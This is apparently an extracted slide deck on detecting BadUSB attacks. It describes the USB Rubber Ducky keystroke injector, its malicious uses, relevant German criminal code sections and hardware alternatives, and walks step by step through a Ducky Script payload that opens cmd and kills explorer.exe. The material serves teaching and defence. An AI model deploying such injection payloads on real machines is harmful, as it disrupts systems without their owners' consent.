


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## DETECTING BAD USB ATTACKS, PART I

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FIG. 1, FIG. 2


# RUBBER DUCK



# WHAT IS RUBBER DUCKY?

- ▶ The USB Rubber Ducky - Human Interface Device (HID: keyboard, mouse, joystick)
- ▶ Injects keystroke at superhuman speed into a system
- ▶ Based on an AMTEL 32bit chip and SD card
- ▶ Pretends to be a USB keyboard
- ▶ The script language - Rubber Ducky Script
- ▶ No anti-virus, firewall detection possible

Fig. 3



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# THE USAGE OF RUBBER DUCKY (MUST HAVE PENT-TEST)

- ▶ Learning from experiences of many hackers around the world
- ▶ Hacking for testing, finding security vulnerabilities
- ▶ Automation & Backups
- ▶ Run a malicious ccode: install backdoors, capture credentials, drop malware, exfiltrate documents

Fig.4





# LEGAL ISSUES

- ▶ 202 Violation of the privacy of written word
- ▶ 202a Data espionage
- ▶ 202b Phishing
- ▶ 202c Acts preparatory to data espionage & phishing
- ▶ 202d Handling stolen data
- ▶ 203 Violation of private secrets
- ▶ 204 Exploitation of the secrets of another
- ▶ 303a Data tempering
- ▶ 303b Computer sabotage



Fig.5



# THE RUBBER DUCKY PARTS & ALTERNATIVES

- ▶ MicroSD card: all the payloads are saved here
- ▶ MicroSD-to-USB adapter: a simple plastic dongle mount the SD card to machine
- ▶ Mini “keyboard” adapter: a silicon chip, the main part that sends the keystrokes to a computer, to insert a micro SD card



Fig.6



USB Rubber Ducky



Malduino



WiFi-enabled BadUSB



BadUSB Cable

## Duck Code

```
1  DELAY 1000
2  GUI d
3  DELAY 1000
4  GUI r
5  DELAY 1000
6  STRING cmd
7  ENTER
8  DELAY 1000
9  STRING taskkill /f /im explorer.exe
10 DELAY 2000
11 ENTER
12 DELAY 1000
13 ALT F4|
```



DELAY 1000

GUI d





DELAY 1000

GUI



Run



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open:


OK

Cancel

Browse...



```
DELAY 1000  
STRING cmd  
ENTER
```



Command Prompt


Microsoft Windows [Version 10.0.19044.1645]  
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>



```
DELAY 1000
```

```
STRING taskkill /f /im explorer.exe
```

